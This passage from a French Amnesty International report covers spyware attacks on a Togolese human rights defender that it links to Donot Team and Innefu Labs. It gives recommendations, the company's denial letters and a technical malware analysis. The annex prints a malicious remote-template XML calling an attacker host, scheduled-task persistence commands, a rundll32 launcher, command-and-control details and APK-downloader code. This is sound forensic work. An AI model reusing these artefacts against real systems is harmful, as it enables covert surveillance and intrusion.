- Faire preuve de la diligence requise pour identifier, prévenir, atténuer et remédier à tous les effets négatifs potentiels sur les droits humains dont elle peut être la source ou auxquels elle peut contribuer ou être directement liée, et rendre publics les résultats de cette démarche ;
- Consulter les détenteurs de droits en Inde ou dans les pays de destination avant de signer ses contrats, afin d'identifier et d'évaluer les risques en matière de droits humains et d'élaborer des mesures d'atténuation ;
- Mettre en place une procédure appropriée de signalement des utilisations abusives de ses technologies ainsi que des mécanismes de plainte, et mettre en œuvre des mécanismes solides de dédommagement ou d'autres formes de réparation pour les victimes de surveillance illégale ;
- Cesser d'élaborer, de produire, de vendre et d'exporter des technologies de reconnaissance faciale à des fins d'identification, celles-ci étant fondamentalement incompatibles avec les droits humains ;
- Résilier ou suspendre tout contrat avec les entités gouvernementales nationales ou étrangères qui sont susceptibles d'avoir utilisé ses outils pour mener une surveillance ciblée illégale ou commettre d'autres violations des droits humains.

AU GOUVERNEMENT INDIEN

- Instaurer un moratoire immédiat sur la vente, le transfert et l'utilisation des technologies d'espionnage numérique jusqu'à ce qu'un cadre réglementaire solide et respectueux des droits humains soit mis en place ;
- Lancer une enquête crédible, transparente, indépendante et impartiale sur les cyberattaques liées à Donot Team et à Innefu Labs ;
- Mener une enquête immédiate, indépendante, transparente et impartiale sur toutes les licences d'exportation accordées pour des technologies d'espionnage numérique et résilier les autorisations de mise sur le marché et d'exportation dès lors qu'il existe un risque substantiel que ces technologies contribuent à des atteintes aux droits humains ;
- Mettre en œuvre un cadre respectueux des droits humains réglementant l'utilisation des technologies de surveillance, des technologies de reconnaissance faciale et des systèmes de surveillance des réseaux sociaux par les autorités indiennes, notamment en modifiant les lois existantes qui ne sont pas conformes aux normes internationales relatives aux droits humains :
    - veiller à ce que toute activité de surveillance réponde aux exigences en matière de légalité, de nécessité et de proportionnalité définies dans les normes internationales relatives aux droits humains et réaffirmées dans l'arrêt historique de la Cour suprême indienne dans l'affaire *KS Puttaswamy c. Union indienne*,
    - revoir l'article 69 de la Loi relative aux technologies de l'information et le décret de 2018 du ministère de l'Intérieur autorisant les agences gouvernementales à intercepter, surveiller et décrypter des informations sans contrôle judiciaire ni autres garanties procédurales,
    - veiller à ce que les sociétés de surveillance privées soient soumises à une réglementation et une supervision suffisantes. Cela implique que la législation impose aux entreprises de faire preuve de la diligence requise en matière de droits humains dans leurs activités partout dans le monde, dans leurs chaînes d'approvisionnement et en ce qui concerne l'utilisation de leurs produits et services. En vertu de cette législation, les sociétés de surveillance doivent être contraintes d'identifier, de prévenir et d'atténuer les risques relatifs aux droits humains découlant de leurs activités et de leurs relations commerciales ;
- Adopter et mettre en application un cadre juridique exigeant la transparence des sociétés de surveillance privées, avec notamment l'obligation de fournir des informations sur leur identification et enregistrement, sur les produits et services qu'elles proposent et sur leurs ventes ;
- Tenir les entreprises pour responsables des préjudices en matière de droits humains qu'elles ont causés ou auxquels elles ont contribué ou sont directement liées, et veiller à ce que les autorités administratives et judiciaires compétentes fassent appliquer cette responsabilité ;

- Garantir la transparence dans l'attribution des licences d'exportation, et révéler notamment s'il a accordé de telles licences à Innefu Labs ;
- Veiller à ce que toutes les technologies fassent l'objet d'un examen destiné à détecter d'éventuels effets négatifs sur les droits humains avant tout transfert, et ne pas accorder d'autorisations d'exportation dès lors qu'il existe un risque substantiel que la technologie exportée soit utilisée pour bafouer les droits humains ou lorsque le pays de destination ne dispose pas de garanties juridiques, procédurales et techniques suffisantes pour empêcher les atteintes à ces droits ;
- Exiger la création immédiate d'organismes indépendants, composés de diverses parties concernées, chargés de superviser les entreprises de surveillance privées. Ces organismes doivent être une condition à la poursuite de l'activité de ces entreprises, et compter parmi leurs membres des groupes de défense des droits humains et d'autres acteurs de la société civile ;
- Mettre en place des conseils de surveillance publique issus de la société civile chargés de superviser et d'approuver l'acquisition ou l'utilisation des nouvelles technologies de surveillance, qui auraient le pouvoir d'approuver ou de rejeter les demandes sur la base des obligations de l'État en matière de droits humains, des dispositions relatives aux avis publics et des comptes rendus ;
- Réformer les lois existantes qui font obstacle à l'octroi de réparations aux victimes de surveillance illégale et veiller à ce que des voies de recours judiciaires et non judiciaires soient concrètement disponibles.

AU GOUVERNEMENT TOGOLAIS

- Instaurer un moratoire immédiat sur la vente, le transfert et l'utilisation des technologies d'espionnage numérique jusqu'à ce qu'un cadre réglementaire solide et respectueux des droits humains soit mis en place ;
- Enquêter sur les cyberattaques menées par des acteurs de la cybermenace du secteur privé contre des militant·e·s et des défenseur·e·s des droits humains au Togo, et réparer les préjudices subis ;
- Appliquer une législation nationale qui impose une protection contre les atteintes aux droits humains causées par la surveillance numérique et crée des mécanismes d'obligation de rendre des comptes destinés à offrir une voie de recours aux victimes de surveillance abusive ;
- Appliquer des normes d'achat qui limitent les contrats gouvernementaux pour des technologies et services de surveillance aux seules entreprises qui sont en mesure de prouver qu'elles respectent les droits humains conformément aux Principes directeurs de l'ONU et qu'elles ne vendent pas à des clients qui utilisent la surveillance de façon abusive ;
- Garantir la transparence au sujet du volume, de la nature, de la valeur, de la destination et du pays de l'utilisateur final des transferts de technologies de surveillance, par exemple en publiant des rapports annuels sur les importations et les exportations de telles technologies ;
- Mettre en place des conseils de surveillance publique issus de la société civile chargés de superviser et d'approuver l'acquisition ou l'utilisation des nouvelles technologies de surveillance, qui auraient le pouvoir d'approuver ou de rejeter les demandes sur la base des obligations de l'État en matière de droits humains, des dispositions relatives aux avis publics et des comptes rendus ;
- Adopter et mettre en œuvre une loi destinée à protéger et à faciliter le travail des défenseur·e·s des droits humains, des militant·e·s, des journalistes et des blogueurs et blogueuses, en leur accordant une reconnaissance et une protection juridiques, conformément à la Déclaration sur les défenseurs des droits de l'homme adoptée par l'Assemblée générale des Nations unies ;
- Protéger la liberté d'expression et l'accès à l'information en amendant la loi sur la cybersécurité et la lutte contre la cybercriminalité et la loi sur la sécurité intérieure pour les mettre en conformité avec la réglementation internationale en matière de droits humains ;
- Mener dans les meilleurs délais des enquêtes approfondies et impartiales sur toute accusation d'intimidation, de menaces, de harcèlement ou de cyberattaques à l'encontre de défenseur·e·s des droits humains, de journalistes ou de quiconque exprimant son opposition, et traduire en justice tous les responsables présumés dans le cadre de procès équitables.

INDICATEURS DE COMPROMISSION

La liste complète des indicateurs de compromission est disponible dans la base de données Amnesty Tech Investigations GitHub[39].

Pour en savoir plus sur l'analyse technique du logiciel espion et voir d'autres éléments de preuve, reportez-vous à l'annexe technique.

Si vous pensez avoir subi des attaques similaires à celles qui sont décrites dans ce rapport, veuillez nous contacter à l'adresse suivante :

share@amnesty.tech

[39] Amnesty International, *Indicators from Amnesty International's investigations,* github.com/AmnestyTech/investigations.

ANNEXE 1 : CORRESPONDANCE AVEC INNEFU LABS

RÉPONSE Á LA LETTRE DE RECHERCHE REÇUE D'INNEFU LABS LE 30 OCTOBRE 2020

Merci pour votre courriel du 12 octobre 2020.

Veuillez noter qu'Innefu est une startup de R&D axée sur l'intelligence artificielle, qui fournit des solutions de sécurité de l'information et d'analyse prédictive basée sur l'intelligence artificielle et l'analyse du Big Data à ses clients, dont des services d'application des lois.

Cependant, nous n'avons jamais été confrontés à une telle demande et nous sommes extrêmement surpris de ce courrier. Avant tout, étant donné que 90 % de notre personnel est en télétravail depuis le début de la pandémie de COVID-19, sachez qu'il s'agit d'une nouvelle source de préoccupation pour nous.

Nous prenons cette lettre très au sérieux et avons déjà fait appel à une agence externe spécialisée dans les enquêtes en cybercriminalité afin de réaliser un audit scientifique de notre infrastructure informatique et de nos terminaux. Cela dit, nous vous serions reconnaissants de bien vouloir nous communiquer les résultats de votre enquête, en particulier les données d'horodatage et les fichiers journaux, ce qui nous aiderait dans nos efforts.

Pour répondre à vos questions :

- Innefu n'a aucun contact avec le gouvernement togolais ni avec aucune de ses agences. Nous n'avons vendu aucun outil de surveillance numérique ni aucun autre service au gouvernement du Togo ou à l'une de ses agences.
- Innefu n'a jamais fourni d'outils ou de services de surveillance numérique dans le but de surveiller des militants et des défenseurs des droits humains.
- Innefu n'a pas exporté d'outils ou de services de surveillance numérique vers aucun pays pendant la période en question.
- Nous n'avons pas de ligne de conduite officielle sur les droits humains, mais nous respectons le droit indien et les lignes directrices du pays.
- Enfin, nous n'avons jamais entendu parler de « Donot Team » et nous n'avons aucune relation avec ce groupe.

Nous vous demandons de ne publier aucune information à ce sujet sans l'accord écrit d'Innefu.

Nous espérons avoir répondu à vos préoccupations.

Ce courrier est sans préjudice des droits d'Innefu. Rien de ce qu'il contient ne doit être interprété comme une renonciation ou une reconnaissance de responsabilité ou toute autre interprétation portant préjudice aux droits d'Innefu.

RÉPONSE D'INNEFU LABS à AMNESTY INTERNATIONAL LE 30 SEPTEMBRE 2021

Amnesty International a reçu une lettre d'Innefu Labs le 30 Septembre 2021 en réponse à une lettre de droit de réponse envoyé à Innefu Labs le 20 Septembre 2021. Dans cette lettre, Innefu Labs a contesté une information qu'Amnesty International a inclus dans sa lettre de droit de réponse.

Amnesty International a retiré cette information du rapport final et a également retiré cette information des lettres inclues en appendice. Amnesty International a répondu à Innefu Labs le 1er Octobre 2021 pour confirmer la suppression de cette information spécifique dans le rapport final.

REPONSE D'INNEFU LABS A AMNESTY INTERNATIONAL LE 5 OCTOBRE 2021

La réponse suivante d'Innefu Labs a été éditée pour retirer l'information qui n'est pas incluse dans le rapport final.

Chère Madame Rahim, Madame Ingleton,

Nous accusons réception de votre lettre du 01.10.2021.

Nous vous écrivons en réponse à vos lettres datées du 20.09.2021 et du 01.10.2021 dans lesquelles des allégations très mal informées ont été formulées contre Innefu Labs. Nous sommes horrifiés et consternés par la gravité des allégations qui ont été faites contre nous, et ce sans fournir aucune preuve convaincante. Nous n'avons jamais reçu une telle plainte et sommes extrêmement choqués par le contenu de votre lettre.

Nous considérons que cette lettre est extrêmement préjudiciable à notre réputation. Nous vous interdisons absolument de nommer Innefu Labs dans tout rapport que vous avez l'intention de publier. Tout nom d'Innefu sera considéré comme diffamatoire et rendra Amnesty International responsable de diffamation devant les tribunaux indiens. Nous n'hésiterons pas à engager des poursuites civiles et/ou pénales pour diffamation à votre encontre si vous faites un usage non autorisé du nom d'Innefu dans un rapport ou une déclaration publique de votre part.

Nous avons répondu à toutes vos lettres et coopéré pour vous fournir les informations requises que vous nous avez demandées de temps à autre. Cependant, les délais qui nous sont imposés sont très déraisonnables et irréalistes, ce qui nous met une pression inutile pour que nous déclarions quelque chose de faux. Un tel comportement non coopératif n'est pas attendu d'une organisation de votre stature. De plus, vous avez négligé de nous fournir les informations et les données que nous vous avons demandées dans notre lettre du 30.09.2021 ainsi que dans notre réponse à votre lettre du 12.10.2020.

D'emblée, nous nions fermement l'existence d'un lien quelconque entre Innefu Labs et les outils d'espionnage associés au groupe "Donot Team" et les attaques contre un défenseur des droits de l'homme au Togo. Comme nous l'avons déjà indiqué dans notre lettre précédente, nous n'avons pas connaissance de l'existence de la "Donot Team" et n'avons aucune relation avec elle.

Dans votre lettre du 20.09.2021, il est fait référence à un téléphone Xiaomi Redmi 5A, qui aurait accédé à l'adresse IP d'Innefu Labs, ainsi qu'à un autre serveur VPN privé pour accéder à la société

d'hébergement ukrainienne Deltahost. Nous pensons que ce téléphone n'appartient à aucune personne associée à Innefu Labs. Le simple fait que ce téléphone ait permis d'accéder à notre adresse IP ne permet pas ipso facto de conclure à l'implication d'Innefu Labs dans l'une quelconque des activités alléguées.

Nous pensons que le lien entre Innefu Labs, le groupe Donot et l'attaque contre le DRH au Togo est déplacé et que l'on tente de déformer la vérité. Nous nions toutes les allégations énoncées dans votre lettre. Nous ne sommes pas au courant d'une quelconque utilisation de notre adresse IP pour les activités alléguées.

Le fait que les anciens employés d'Innefu aient travaillé sur la recherche et le développement de logiciels espions et de logiciels malveillants n'est pas une raison pour pointer du doigt et faire de telles allégations désobligeantes contre Innefu. Comme cela a déjà été dit, Innefu est une start-up de R&D axée sur l'IA qui fournit des solutions de sécurité de l'information et d'analyse du Big Data à ses clients. Compte tenu de la nature des activités menées par Innefu et de la quantité de données qu'elle détient, il est de la plus haute importance pour nous de protéger notre propre infrastructure contre les attaques. Ainsi, la recherche de logiciels malveillants fait partie intégrante du rôle de nos employés afin de s'assurer que nos informations sont protégées contre tout type d'attaque de logiciels malveillants.

En réponse à votre lettre du 21.07.2021, nous avons déjà clarifié notre position sur l'utilisation des FRT. Par souci d'insistance, nous réitérons que les FRT sont des technologies neutres et que l'intention d'Innefu derrière leur création est de poursuivre un intérêt légitime, car elles ont servi des objectifs étatiques importants. Les FRT développés par Innefu Labs ont été vendus à la police de Delhi par le biais d'un appel d'offres officiel pour l'identification d'enfants disparus et conformément aux directives de la Haute Cour de Delhi. Avec l'aide de la FRT, la police de Delhi a réussi à retrouver un certain nombre d'enfants disparus. S'il y a un cas de mauvaise utilisation du FRT, les laboratoires Innefu ne peuvent en aucun cas être tenus pour responsables de cette mauvaise utilisation. Dire que les créateurs d'une technologie qui peut être mal utilisée par les utilisateurs peuvent être tenus responsables de cette mauvaise utilisation revient à dire que le fabricant d'un véhicule à moteur est responsable d'un braquage de banque parce qu'une voiture de fuite a été utilisée. Cela signifierait également la fin d'Internet, car de nombreux cybercrimes sont commis par le biais d'Internet.

Nous sommes choqués et surpris qu'en dépit du fait que nous ayons été informés que FRT a été créé par un appel d'offres officiel pour l'identification des enfants disparus et conformément aux directives de la Haute Cour de Delhi, vous sous-entendez inutilement et à tort que Innefu Labs a eu une relation avec les manifestations de la CAA. Il s'agit clairement d'une diffamation car vous ne faites que lancer des allégations basées sur des rapports médiatiques sans même les vérifier. On ne s'attend pas à cela de la part d'une organisation qui s'enorgueillit de son éthique. Par conséquent, nous vous demandons instamment de ne pas lier inutilement Innefu Labs sur la base de rapports médiatiques faux ou motivés.

Nous avons pris note des recommandations que vous avez faites. Il suffit de dire qu'Innefu Labs travaille en accord avec les lois et directives indiennes et ne viole aucune loi.

Nous vous prions une fois de plus de ne pas utiliser Innefu Labs sous un mauvais jour ou de manière diffamatoire sur la base de ouï-dire ou de rapports médiatiques non vérifiés ou de théories de conspiration farfelues.
Cette communication est sans préjudice des droits d'Innefu. Aucune déclaration faite dans le présent document ne doit être interprétée comme une renonciation ou une admission ou comme un préjudice aux droits d'Innefu.

Cordialement,
Innefu Labs

ANNEXE 2: APPENDICE TECHNIQUE

ANALYSE TECHNIQUE DES DOCUMENTS ET LOGICIELS ESPIONS

ANALYSE DU DOCUMENT WORD LANÇANT LE LOGICIEL ESPION

Le DDH Togolais ciblé a reçu un email avec une document Microsoft Word (docx) en pièce jointe le 21 janvier 2020. Ce document utilise la fonctionnalité de modèle distant de Microsoft Word pour télécharger et exécuter un fichier RTF malveillant,

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship
Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="http://getelements.xyz/AN/AM" TargetMode="External"/></Relationships>
```

Ce fichier RTF est téléchargé depuis http://getelements[.]xyz/AN/AM. Le code malveillant inclut dans ce fichier RTF contient un exploit pour une vulnérabilité connue dans Microsoft Word (CVE-2017-0199), un programme DLL et plusieurs fichiers JavaScript. Une macro malveillante est exécutée par un “hook” “onload” et effectue les actions suivantes :

- Extraire les fichiers commit.dll pvr.js et sce.js dans C:\Windows\Tasks\.
- Exécuter les fichiers JavaScript par des tâches planifiées :
    - schtasks /create /sc minute /mo 2 /f /tn file /tr C:\Windows\Tasks\pvr.js
    - schtasks /create /sc minute /mo 2 /f /tn vector /tr C:\Windows\Tasks\sce.js
- Crée des fichiers LNK pour configurer un lancement au démarrage du système :
    - \Microsoft\Windows\Start Menu\Programs\Startup\host.LNK for C:\Windows\Tasks\pvr.js
    - \Microsoft\Windows\Start Menu\Programs\Startup\carrier.LNK for C:\Windows\Tasks\sce.js

Sce.js est un fichier JavaScript vide, pvr.js exécute le code malveillant final commit.dll en appelant un export DLL non-standard “solar”

```
var obl = new ActiveXObject("WScript.shell");

obl.run('rundll32 "C:\\Windows\\Tasks\\commit.dll", solar');
```

ANALYSE DU LOGICIEL ESPION POUR WINDOWS

Le logiciel espion pour Windows extrait de ce fichier RTF est une version obfusquée de la suite YTY, une suite de maliciels analysée par NetScout[40] en 2018 et attribuée par NetScout et d'autres organisations [41] au groupe Donot Team.

YTY est une suite malveillante modulaire. Le code initial chargé par le fichier RTF est un téléchargeur qui va chercher les autres modules. Les attaquants peuvent valider les nouvelles infections et n'envoyer des modules additionnels qu'à certaines cibles précises. Cela peut être fait dans le but de limiter l'accès à des modules à des chercheur-euses en sécurité informatique.

Amnesty International a obtenu les modules YTY suivants pendant cette investigation :

- HoldDown.dll: prends des captures d'écran
- MintCap.dll
- TenLooper.dll
- CellTell.dll
- MakeWill.dll
- SoolSet.dll
- WayLine.dll

Ces modules sont activés par ordinateur compromis avec une requête à /sync/get_flag, qui retourne une liste de modules avec une drapeau à 0 ou à 1. Seuls les modules à 1 seront exécutés :


```
{
  "flag_id": "333",
  "pc_name": "[REDACTED]",
  "screenshot": "1",
  "bat": "0",
  "keylogs": "1",
  "k_int": "0",
  "payload": "1",
  "tree": "1",
  "usb": "1",
  "control": "1",
  "active": "0",
  "credit": "1",
  "voip": "0",
  "screen_exe_min": "0",
  "screen_every_min": "0",
  "no_of_screen": "0",
  "tree_time": "0",
  "tree_inc_pro_win": "0",
  "tree_data": "",
  "tree_ext": "",
  "voip_time": "0",
  "voip_time_set": "",
  "reverse": "0",
  "main_dll_change": "0"
}
```


[40] Netscout, "Donot Team Leverages New Modular Malware Framework in South Asia", 8 mars 2018, netscout.com/blog/asert/donot-team-leverages-new-modular-malware-framework-south-asia.

[41] Red Alert, *SectorE02 Updates YTY Framework in New Targeted Campaign Against Pakistan Government*, 2 *août* 2019, redalert.nshc.net/2019/08/02/sectore02-updates-yty-framework-in-new-targeted-campaign-against-pakistan-government.

ANALYSE DES LOGICIEL ESPION ANDROID

Pendant cette enquête, Amnesty International a identifié 211 logiciels espions Android en listant les URLs raccourcis utilisés pour distribuer les maliciels. La plupart de ces virus étaient des variantes d'un logiciel espion appelé StealJob et identifié par l'équipe de recherche Qianxin en avril 2019[42]. Qianxin a identifié des attaques utilisant ce logiciel espion contres des organisations pakistanaises et attribué ce virus au groupe Donot Team.

Cette famille de logiciels espions StealJob a deux versions principales appelées ancienne et nouvelle version par l'équipe de Qianxin. Amnesty International a également identifié plusieurs logiciels espions d'une famille de lanceurs Android nommé Firestarter par Cisco Talos Intelligence (Talos) dans leur analyse d'octobre 2020.[43]

ANCIENNE VERSION DE STEALJOB

Le premier logiciel espion envoyé au DDH togolais était une variante de l'ancienne version de StealJob. Il communique avec le serveur de Command et Contrôle (C&C) mimestyle[.]xyz sur le port 7101 en envoyant des données chiffrées avec AES sur le protocole TCP (les clés de chiffrement sont ASDFEFIEUIFHEHE ou RUhFSEZJUkdCVkZGRFNB dans la plupart des binaires).

Il implémente plusieurs commandes qui peuvent être envoyées par le server. La plupart des commandes stockent d'abord les données dans un fichier dans "/Android/.system/" sur le stockage externe avant de l'envoyer au server. Les commandes suivantes sont implémentées :

- Call : enregistre les listes d'appels passés (données stockées temporairement dans CallLogs.txt)
- CT : accède à la liste des contacts (données stockées temporairement dans contacts.txt)
- SMS : accède aux SMSs (données stockées temporairement dans sms.txt)
- Key : récupère les évènements du claver (données stockées temporairement dans keys.txt)
- Tree : liste les fichiers (données stockées temporairement dans Tree.txt)
- AC : liste les comptes sur le téléphone (données stockées temporairement dans accounts.txt)
- NE : accède aux informations de configuration réseau (données stockées temporairement dans netinfo.txt, inclut l'adresse IP publique obtenue par une requête à https://www.geoip-db.com/json)
- CR : enregistre les appels (données stockées temporairement dans Clist.txt)
- LR :
- FS :
- GP : Obtient les coordonnées GPS (données stockées temporairement dans GP.txt)
- PK : liste les applications installées (données stockées temporairement dans pkinfo.txt)
- BW : (données stockées temporairement dans bw.txt)
- CE : liste les évènements du calendrier (données stockées temporairement dans ce.txt)
- Wapp : accède aux messages Signal et WhatsApp sur le téléphone
- Live : obtiens les appels enregistrés (données stockées temporairement dans Live.txt)
- FILEUPLOAD : envoi un fichier du téléphone
- Net :


[42] QI-ANXIN, "StealJob: New Android malware used by Donot APT group", 10 avril 2019, ti.qianxin.com/blog/articles/stealjob-new-android-malware-used-by-donot-apt-group.

[43] Warren Mercer et autres, "DoNot's Firestarter abuses Google Firebase Cloud Messaging to spread", *Talos Intelligence*, 29 octobre 2020, blog.talosintelligence.com/2020/10/donot-firestarter.html

StealJob utilise les fonctionnalités d'accessibilité d'Android pour enregistrer les frappes sur le clavier d'un-e utilisateur-trice et les stocke dans keys.txt[44]. Pour cela, il utilise un service avec la permission android.permission.BIND_ACCESSIBILITY_SERVICE comme on peut le voir dans le manifeste :

```
<service android:label="@string/app_name"
android:name="com.system.myapplication.Adapters.adapinr"
android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
    <intent-filter>
      <action android:name="android.accessibilityservice.AccessibilityService"/>
    </intent-filter>
    <meta-data android:name="android.accessibilityservice" android:resource="@xml/accessibility"/>
  </service>
```

Le code de la classe com.system.myapplication.Adapters.adapinr est appelé sur des évènements d'accessibilité et implémente un enregistrement sur les évènements TYPE_WINDOW_CONTENT_CHANGED, TYPE_VIEW_FOCUSED, TYPE_VIEW_TEXT_CHANGED and TYPE_WINDOW_STATE_CHANGED. A partir de ces évènements, il enregistre les touches tapées sur le téléphone (stockées dans keys.txt) mais également le contenu des messages Signal et WhatsApp (stockées dans WappHolder.txt)



[44] Emilian Cebuc, "How are we doing with Android's overlay attacks in 2020?", *F-Secure,* 27 mars 2020, labs.f-secure.com/blog/how-are-we-doing-with-androids-overlay-attacks-in-2020.

NOUVELLE VERSION DE STEALJOB

Amnesty International a également identifié cinq variantes de la nouvelle version de StealJob telle que décrite par l'équipe de QianXin dans le même article de blog[45]. Cette nouvelle version comporte plusieurs évolutions par rapport à l'ancienne version. La principale est un changement dans les communications avec le serveur de C&C pour utiliser HTTP au lieu de TCP.

Il stocke les données au format JSON au lieu d'un format texte et implémente les commandes suivantes :

- tag_directory_trees_job : liste les fichiers
- tag_network_info_job : obtient les informations sur la configuration réseau (y compris l'adresse IP publique à partir de https://geoip-db.com/json/)
- polling_job : liste les travaux en cours lancés par le maliciel
- test_job : envoi toutes les données générées par le maliciel au serveur
- tag_call_recordings_job : Enregistre les appels téléphoniques
- tag_live_recordings_job : Enregistre le son du microphone
- tag_contacts_job : Accède aux contacts du téléphone
- live_recording_scheduling_job : programme un enregistrement du microphone
- tag_files_sending_job : accède à des fichiers précis sur le téléphone
- tag_calls_logs_job: accède à la liste des appels téléphoniques
- tag_sms_job: accède aux SMS
- tag_control_info_retrieval_job: Obtient le numéro de série du téléphone
- tag_device_info_job : accède à des informations sur le téléphone
- tag_key_exchange_job : Obtiens la clé privée du maliciel sur le téléphone
- tag_notifications_job : accède aux notifications du téléphone
- tag_location_job : active ou désactive le tracking par GPS
- tag_location_sender_job : accède au coordonnées GPS enregistrées
- tag_key_logs_job : Accède aux frappes de clavier enregistrées
- tag_user_profile_job : Obtiens la liste des profils installés sur le téléphone
- tag_apps_info_job : Accède à la liste des applications installées sur le téléphone
- tag_whatsApp_job : accède aux messages WhatsApp (en utilisant les évènements d'accessibilité)

FIRESTARTER

Amnesty International a identifié 75 variantes d'un lanceur appelé FireStarter. Talos a publié un rapport décrivant cette famille de logiciels espions utilisée par le groupe Donot Team[46]. FireStarter envoi les informations sur la victime au serveur de commande et contrôle au lancement. Il attend ensuite qu'une URL soit envoyée par les messages de Google Firebase pour télécharger une APK et l'installer sur le téléphone.

[45] QI-ANXIN, "StealJob: New Android malware used by Donot APT group", 10 avril 2019, ti.qianxin.com/blog/articles/stealjob-new-android-malware-used-by-donot-apt-group.

[46] Warren Mercer et autres, "DoNot's Firestarter abuses Google Firebase Cloud Messaging to spread", *Talos Intelligence*, 29 octobre 2020, blog.talosintelligence.com/2020/10/donot-firestarter.html

```
try {
    HttpURLConnection v0_1 = (HttpURLConnection)UnknowService.this.d.openConnection();
    v0_1.setRequestMethod("GET");
    v0_1.setDoOutput(true);
    v0_1.connect();
    UnknowService.c = UnknowService.this.getExternalFilesDir(null).getAbsolutePath();
    File v3 = new File(UnknowService.c);
    UnknowService.this.e = v3;
    UnknowService.this.e.mkdirs();
    File v2 = new File(UnknowService.this.e, "newsdata.apk");
    if(v2.exists()) {
        v2.delete();
    }

    FileOutputStream v3_1 = new FileOutputStream(v2);
    InputStream v2_1 = v0_1.getInputStream();
    int v0_2 = v0_1.getContentLength();
    byte[] v4 = new byte[0xFB8];
    int v5 = 0;
    while(true) {
        int v6 = v2_1.read(v4);
        if(v6 == -1) {
            break;
        }

        v3_1.write(v4, 0, v6);
        v5 += v6;
        this.publishProgress(new Integer[]{((int)(v5 * 100 / v0_2))});
    }

    v3_1.close();
    v2_1.close();
    return Boolean.valueOf(true);
}
```

Le code de FireStarter pour télécharger une APK

La classe finalement lancée, com.system.myapplication.Activities.dcteat, est la classe principale de StealJob ce qui confirme que FireStarter est utilisé pour lancer StealJob.

Amnesty International a identifié plusieurs logiciels espions de tests, dont deux d'entre eux embarquaient un exploit pour la vulnérabilité dans WhatsApp CVE-2019-11932 en utilisant le code publiquement disponible.[47]

INDICATEURS DE COMPROMISSIONS

Une liste complète des indicateurs de compromission peut être trouvée sur Github : https://github.com/AmnestyTech/investigations

[47] Awakened, "How a double-free bug in WhatsApp turns to RCE", 2 octobre 2019, awakened1712.github.io/hacking/hacking-whatsapp-gif-rce.

AMNESTY INTERNATIONAL EST UN MOUVEMENT MONDIAL DE DEFENSE DES DROITS HUMAINS. LORSQU'UNE INJUSTICE TOUCHE UNE PERSONNE, NOUS SOMMES TOUS ET TOUTES CONCERNE·E·S.

NOUS CONTACTER


info@amnesty.org


+44 (0)20 7413 5500

PRENDRE PART A LA CONVERSATION


www.facebook.com/AmnestyGlobal


@Amnesty

ATTAQUES DE CYBERMERCENAIRES EN AFRIQUE DE L'OUEST

UN MILITANT AU TOGO VISE PAR UN LOGICIEL ESPION FABRIQUE EN INDE

Amnesty International a découvert une campagne d'attaques numériques ciblées contre un défenseur des droits humains togolais. Cette personne a été prise pour cible fin 2019 et début 2020 par des logiciels espions Android et Windows.

Selon l'enquête menée par le Security Lab d'Amnesty International, le logiciel espion utilisé dans ces attaques est lié à un groupe de hackers connu dans le secteur de la cybersécurité sous le nom de Donot Team, qui a été impliqué par le passé dans des attaques en Inde, au Pakistan et dans les pays voisins d'Asie du Sud.

Par ailleurs, Amnesty International a trouvé des liens entre l'infrastructure utilisée par Donot Team et une entreprise de cybersécurité indienne, Innefu Labs Pvt. Ltd., qui propose des services de sécurité numérique, d'analyse de données et de police prédictive aux forces de l'ordre et aux forces armées.

Ces recherches montrent la menace que les sociétés de « cybermercenaires » font peser sur les défenseur·e·s des droits humains et la société civile partout dans le monde.

INDEX : AFR 57/4756/2021
OCTOBRE 2021
LANGUE : FRANÇAIS

amnesty.org

AMNESTY INTERNATIONAL